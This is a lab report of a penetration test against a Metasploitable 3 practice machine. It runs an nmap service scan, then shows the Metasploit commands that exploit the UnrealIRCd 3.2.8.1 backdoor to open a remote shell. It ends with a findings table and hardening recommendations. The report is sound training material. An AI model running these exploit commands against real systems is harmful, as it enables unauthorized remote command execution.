**Vulnerability Exploitation**

**Table of contents**

[1. Lab Objective 3](#_Toc11632)

[2. Tools Used 3](#_Toc27223)

[3. Methodology 3](#_Toc7481)

[3.1. Reconnaissance 3](#_Toc7487)

[3.2. Exploitation 4](#_Toc4824)

[3.3. Post-Exploitation 4](#_Toc20987)

[4. Exploit used 5](#_Toc29180)

[5. Findings 5](#_Toc562)

[6. Recommendations 5](#_Toc10128)

**List of Figures**

[Figure 3.1 Shows nmap scan 3](#_Toc4202)

[Figure 3.2 Shows successful exploitation in metasploit 4](#_Toc12265)

[Figure 3.3 Shows confirmation in metasploitable 3 5](#_Toc31672)

**List of Tables**

[Table 5.1 Shows findings 5](#_Toc9104)

# Lab Objective

The objective of this penetration test was to identify and exploit vulnerabilities within a target Metasploitable 3 machine to demonstrate real-world attack scenarios and validate potential security risks.

Key goals: Perform reconnaissance using network scanning. Identify open ports and services. Select and execute an exploit against a vulnerable service. Gain remote access and confirm successful exploitation.

# Tools Used

Nmap – for port scanning and service enumeration. Metasploit Framework – for vulnerability exploitation and payload execution.

# Methodology


## Reconnaissance

A full TCP scan was performed with Nmap to identify running services:

metasploitable ip ***192.168.1.43/192.168.1.45***

***nmap -sV -p- 192.168.1.43***

Port 6697/tcp was identified as running an UnrealIRCd service.



#### Figure 3.1 Shows nmap scan

## Exploitation

Using Metasploit, the UnrealIRCd 3.2.8.1 backdoor exploit was launched:

***use exploit/unix/irc/unreal\_ircd\_3281\_backdoor***

***set RHOSTS 192.168.1.45***

***set RPORT 6697***

***set PAYLOAD cmd/unix/interact***

***LHOSTS 192.168.1.38 (KALI IP)***

***LPORT 4444***

***run***

## Post-Exploitation


After successful exploitation, a remote shell session was established.

***whoami***


***Result:***

***boba\_fett***

This confirmed remote code execution and unauthorized system access. Confirm the same in metasploitable3



#### Figure 3.2 Shows successful exploitation in metasploit



#### Figure 3.3 Shows confirmation in metasploitable 3

# Exploit used

* Exploit Module: ***exploit/unix/irc/unreal\_ircd\_3281\_backdoor***
* Payload: ***cmd/unix/interact***
* Vulnerability Type: ***Backdoored software (UnrealIRCd 3.2.8.1)***
* Impact: ***Remote command execution with system-level access***

# Findings

| Vulnerability | CVSS Score | Description |
| --- | --- | --- |
| UnrealIRCd 3.2.8.1 Backdoor RCE | 9.8 | Remote attacker can execute commands |

##### Table 5.1 Shows findings

# Recommendations

* Immediately remove or upgrade UnrealIRCd 3.2.8.1 to a secure version.
* Regularly update all third-party applications and services.
* Restrict unnecessary open ports and services to reduce attack surface.
* Deploy intrusion detection/prevention systems (IDS/IPS) to detect suspicious IRC traffic.